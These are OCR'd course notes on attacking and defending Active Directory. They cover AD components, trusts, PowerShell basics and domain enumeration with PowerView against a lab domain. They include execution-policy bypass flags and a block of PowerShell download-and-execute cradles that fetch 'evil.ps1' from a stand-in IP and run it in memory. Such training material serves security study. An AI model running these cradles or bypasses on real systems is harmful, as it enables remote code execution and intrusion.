
CRTP Note

(Reconnaissance)

Active Directory

- Directory Service used to managed Windows networks.
- Stores information about objects on the network and makes it easily available to users and admins.
- "Active Directory enables centralized, secure management of an entire network, which might span a building, a city or multiple locations throughout the world."
    - https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036(v=ws.10)




Attacking and Defending Active Directory

Active Directory - Components

- Schema – Defines objects and their attributes.
- Query and index mechanism – Provides searching and publication of objects and their properties.
- Global Catalog – Contains information about every object in the directory.
- Replication Service – Distributes information across domain controllers.

Active Directory - Structure

- Forests, domains and organization units (OUs) are the basic building blocks of any active directory structure.
- A forest – which is a security boundary – may contain multiple domains and each domain may contain multiple OUs.



Attacking Active Directory

- In the course, we are going to abuse AD components and trusts and will not rely on ANY patchable exploits.
- We will also solely use built-in management tools for all our attacks i.e. we will use Windows as an attack platform. No Unix or Linux tools or OS will be used which increases our stealth and flexibility.

PowerShell

- Provides access to almost everything in a Windows platform and Active Directory Environment which could be useful for an attacker.
- Provides the capability of running powerful scripts completely from memory making it ideal for foothold shells/boxes.
- Easy to learn and really powerful.
- Based on .NET framework and is tightly integrated with Windows.
- We will use Windows PowerShell. There is a platform independent PowerShell Core as well.

PowerShell Help System

- Get-Help Get-Help
- Shows a brief help about the cmdlet or topic.
- Supports wildcard.
- Comes with various options and filters.
- Get-Help, Help and -? Could be used to display help.
- Get-Help About_ could be used to get help for conceptual topics.
- Get-Help *
  - Lists everything about the help topics.
- Get-Help process
  - Lists everything which contains the word process.
- Update-Help
  - Update the help system (v3+)
- Get-Help Get-Item -Full
  - Lists full help about a topic (Get-Item cmdlet in this case).
- Get-Help Get-Item -Examples
  - Lists examples of how to run a cmdlet (Get-Item cmdlet in this case).

PowerShell Cmdlets

- Cmdlets are used to perform an action and a .NET object is returned as the output.
- Cmdlets accept parameters for different operations.
- They have aliases.
- These are NOT executables, you can write your own cmdlet with few lines of script.
- Use the below command for listing all cmdlets
  - Get-Command -CommandType cmdlet
- There are many interesting cmdlets from an attacker's perspective. For example: Get-Process lists processes running on a system.

PowerShell Scripts

- Use cmdlets, native commands, functions, .NET, DLLs, Windows API and much more in a single “program”
- PowerShell scripts are really powerful and could do much stuff in less lines.
- Easy syntax (mostly ;)) and easy to execute.

PowerShell Scripts : ISE

- It is a GUI Editor/Scripting Environment.
- Tab completion, context-sensitive help, syntax highlighting, selective execution, in-line help are some of the useful features
- Comes with a handy console pane to run commands from the ISE.

PowerShell Scripts : Execution Policy

- Execution Policy
  - It is NOT a security measure, it is present to prevent user from accidently executing scripts.
- Several ways to bypass
  - powershell –ExecutionPolicy bypass
  - powershell –c <cmd>
  - powershell –encodedcommand
  - $env:PSExecutionPolicyPreference="bypass"

PowerShell Modules

- PowerShell also support modules.
- A module can be imported with:
  - Import-Module <module path>
- All the commands in a module can be listed with:
  - Get-Command -Module <module name>

PowerShell Script Execution


- Download execute cradle

```
iex (New-Object
Net.WebClient).DownloadString('https://webserver/payload.ps1')

$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.1
68.230.1/evil.ps1 ');sleep
5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response

PSv3 onwards - iex (iwr 'http://192.168.230.1/evil.ps1')

$h=New-Object -ComObject
Msxml2.XMLHTTP;$h.open('GET','http://192.168.230.1/evil.ps1',$false);$h.
send();iex $h.responseText

$wr = [System.NET.WebRequest]::Create("http://192.168.230.1/evil.ps1")
$r = $wr.GetResponse() IEX ([System.IO.StreamReader]
($r.GetResponseStream())).ReadToEnd()
```

PowerShell and AD

- [ADSI]
- .NET Classes
  - System.DirectoryServices.ActiveDirectory
- Native Executable
- PowerShell (.NET Classes and WMI)


Methodology - Assume Breach



"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

- Insider Attack Simulation is an important part of the Assume Breach Execution Cycle.
- In this class, we are going to use the Assume Breach Methodology on an Active Directory Environment and use internal access available with an adversary to perform further attacks.

Insider Attack Simulation



Domain Enumeration

- Let's start with Domain Enumeration and map various entities, trusts, relationships and privileges for the target domain.
- The enumeration can be done by using Native executables and .NET classes:

```
$ADClass = [System.DirectoryServices.ActiveDirectory.Domain]
$ADClass::GetCurrentDomain()
```

- To speed up things we can use PowerView:
  - https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- The ActiveDirectory PowerShell module
  - https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps

(To use ActiveDirectory module without installing RSAT, we can use Import-Module for the valid ActiveDirectory module DLL)

- Get current domain
  - Get-NetDomain (PowerView)
  - Get-ADDomain (ActiveDirectory Module
- Get object of another domain
  - Get-NetDomain –Domain moneycorp.local
  - Get-ADDomain -Identity moneycorp.local
- Get domain SID for the current domain
  - Get-DomainSID (Get-ADDomain).DomainSID

Domain Enumeration

- Get domain policy for the current domain
  - Get-DomainPolicy (Get-DomainPolicy)."system access"
- Get domain policy for another domain
  - (Get-DomainPolicy –domain moneycorp.local)."system access"
- Get domain controllers for the current domain
  - Get-NetDomainController
  - Get-ADDomainController
- Get domain controllers for another domain
  - Get-NetDomainController –Domain moneycorp.local
  - Get-ADDomainController -DomainName moneycorp.local -Discover
- Get a list of users in the current domain
  - Get-NetUser
  - Get-NetUser –Username student1
  - Get-ADUser -Filter * -Properties *
  - Get-ADUser -Identity student1 -Properties *
- • Get list of all properties for users in the current domain
  - Get-UserProperty
  - Get-UserProperty –Properties pwdlastset
  - Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -MemberType *Property | select Name Get-ADUser -Filter * -Properties * | select name,@{expression= {[datetime]::fromFileTime($_.pwdlastset)}}

Domain Enumeration

- Search for a particular string in a user's attributes:
  - Find-UserField -SearchField Description -SearchTerm "built"
    Get-ADUser -Filter 'Description -like "*built*"' - Properties Description | select name,Description
- Get a list of computers in the current domain
  - Get-NetComputer
  - Get-NetComputer –OperatingSystem "*Server 2016*"
  - Get-NetComputer -Ping
  - Get-NetComputer -FullData
  - Get-ADComputer -Filter * | select Name
  - Get-ADComputer -Filter 'OperatingSystem -like "*Server 2016*"' - Properties OperatingSystem | select Name,OperatingSystem
  - Get-ADComputer -Filter * -Properties DNSHostName | % {TestConnection -Count 1 -ComputerName $_.DNSHostName}
  - Get-ADComputer -Filter * -Properties *
- Get all the groups in the current domain
  - Get-NetGroup
  - Get-NetGroup –Domain
  - Get-NetGroup –FullData
  - Get-ADGroup -Filter * | select Name
  - Get-ADGroup -Filter * -Properties *
- Get all groups containing the word "admin" in group name
  - Get-NetGroup *admin*
  - Get-ADGroup -Filter 'Name -like "*admin*"' | select Name

Domain Enumeration

- Get all the members of the Domain Admins group
  - Get-NetGroupMember -GroupName "Domain Admins" -Recurse
  - Get-ADGroupMember -Identity "Domain Admins" -Recursive
- Get the group membership for a user:
  - Get-NetGroup –UserName "student1"
  - Get-ADPrincipalGroupMembership -Identity student1
- List all the local groups on a machine (needs administrator privs on nondc machines):
  - Get-NetLocalGroup -ComputerName dcorpdc.dollarcorp.moneycorp.local -ListGroups
- Get members of all the local groups on a machine (needs administrator privs on non-dc machines)
  - Get-NetLocalGroup -ComputerName dcorpdc.dollarcorp.moneycorp.local -Recurse
- Get actively logged users on a computer (needs local admin rights on the target)
  - Get-NetLoggedon –ComputerName
- Get locally logged users on a computer (needs remote registry on the target - started by-default on server OS)
  - Get-LoggedonLocal -ComputerName dcorpdc.dollarcorp.moneycorp.local
- Get the last logged user on a computer (needs administrative rights and remote registry on the target)
  - Get-LastLoggedOn –ComputerName

Domain Enumeration

- Find shares on hosts in current domain
  - Invoke-ShareFinder –Verbose
- Find sensitive files on computers in the domain
  - Invoke-FileFinder –Verbose
- Get all fileservers of the domain
  - Get-NetFileServer

Domain Enumeration - GPO

- Group Policy provides the ability to manage configuration and changes easily and centrally in AD.
- Allows configuration of
  - Security settings
  - Registry-based policy settings
  - Group policy preferences like startup/shutdown/log-on/logoff scripts settings
  - Software installation
- GPO can be abused for various attacks like privesc, backdoors, persistence etc.
- Get list of GPO in current domain
  - Get-NetGPO
  - Get-NetGPO -ComputerName dcorpstudent1.dollarcorp.moneycorp.local
  - Get-GPO -All (GroupPolicy module)
  - Get-GPResultantSetOfPolicy -ReportType Html -Path C:\Users\Administrator\report.html (Provides RSoP)
- Get GPO(s) which use Restricted Groups or groups.xml for interesting users
  - Get-NetGPOGroup

Domain Enumeration - GPO


- Get users which are in a local group of a machine using GPO
  - Find-GPOComputerAdmin –Computername dcorpstudent1.dollarcorp.moneycorp.loca
- Get machines where the given user is member of a specific group
  - Find-GPOLocation -UserName student1 -Verbose

Domain Enumeration - OU

- Get OUs in a domain
  - Get-NetOU -FullData
  - Get-ADOrganizationalUnit -Filter * -Properties *
- Get GPO applied on an OU. Read GPOname from gplink attribute from Get-NetOU
  - Get-NetGPO -GPOname "{AB306569-220D-43FF-B03B83E8F4EF8081}"
  - Get-GPO -Guid AB306569-220D-43FF-B03B-83E8F4EF8081 (GroupPolicy module)

Domain Enumeration - ACL

- Access Control Model
  - Enables control on the ability of a process to access objects and other resources in active directory based on:
    - Access Tokens (security context of a process – identity and privs of user)
    - Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))
- Access Control List (ACL)
  - It is a list of Access Control Entries (ACE) – ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
  - Two types:
    - DACL – Defines the permissions trustees (a user or group) have on an object
    - SACL – Logs success and failure audit messages when an object is accessed.
  - ACLs are vital to security architecture of AD.




Domain Enumeration - ACL

- Get the ACLs associated with the specified object
  - Get-ObjectAcl -SamAccountName student1 –ResolveGUIDs
- Get the ACLs associated with the specified prefix to be used for search
  - Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose
- We can also enumerate ACLs using ActiveDirectory module but without resolving GUIDs
  - (Get-Acl 'AD:\CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Access
- Get the ACLs associated with the specified LDAP path to be used for search
  - Get-ObjectAcl -ADSpath "LDAP://CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local" -ResolveGUIDs - Verbose
- Search for interesting ACEs
  - Invoke-ACLScanner -ResolveGUIDs
- Get the ACLs associated with the specified path
  - Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"

Domain Enumeration - Trusts


- In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.
- Trust can be automatic (parent-child, same forest etc.) or established (forest, external).
- Trusted Domain Objects (TDOs) represent the trust relationships in a domain.
- Trust Direction
  - One-way trust – Unidirectional. Users in the trusted domain can access resources in the trusting domain but the reverse is not true.



Attacking and Defending Active Directory

Domain Enumeration - Trusts


- Trust Direction
  - Two-way trust – Bi-directional. Users of both domains can access resources in the other domain.



Attacking and Defending Active Directory


Domain Enumeration - Trusts

- Trust Transitivity
  - Transitive – Can be extended to establish trust relationships with other domains.
    - All the default intra-forest trust relationships (Tree-root, ParentChild) between domains within a same forest are transitive two-way trusts.



Domain Enumeration - Trusts


- Trust Transitivity
  - Nontransitive – Cannot be extended to other domains in the forest. Can be two-way or one-way
    - This is the default trust (called external trust) between two domains in different forests when forests do not have a trust relationship.
- Domain Trusts
  - Default/Automatic Trusts
    - Parent-child trust – It is created automatically between the new domain and the domain that precedes it in the namespace hierarchy, whenever a new domain is added in a tree. For example, dollarcorp.moneycorp.local is a child of moneycorp.local
    - This trust is always two-way transitive.
    - Tree-root trust – It is created automatically between whenever a new domain tree is added to a forest root.
    - This trust is always two-way transitive.



Attacking and Defending Active Directory

Domain Enumeration - Trusts


- Domain Trusts
  - External Trusts
    - Between two domains in different forests when forests do not have a trust relationship.
    - Can be one-way or two-way and is nontransitive.



Attacking and Defending Active Directory

Domain Enumeration - Trusts

- Forest Trusts
  - Between forest root domain
  - Cannot be extended to a third forest (no implicit trust).
  - Can be one-way or two-way and transitive or nontransitive.

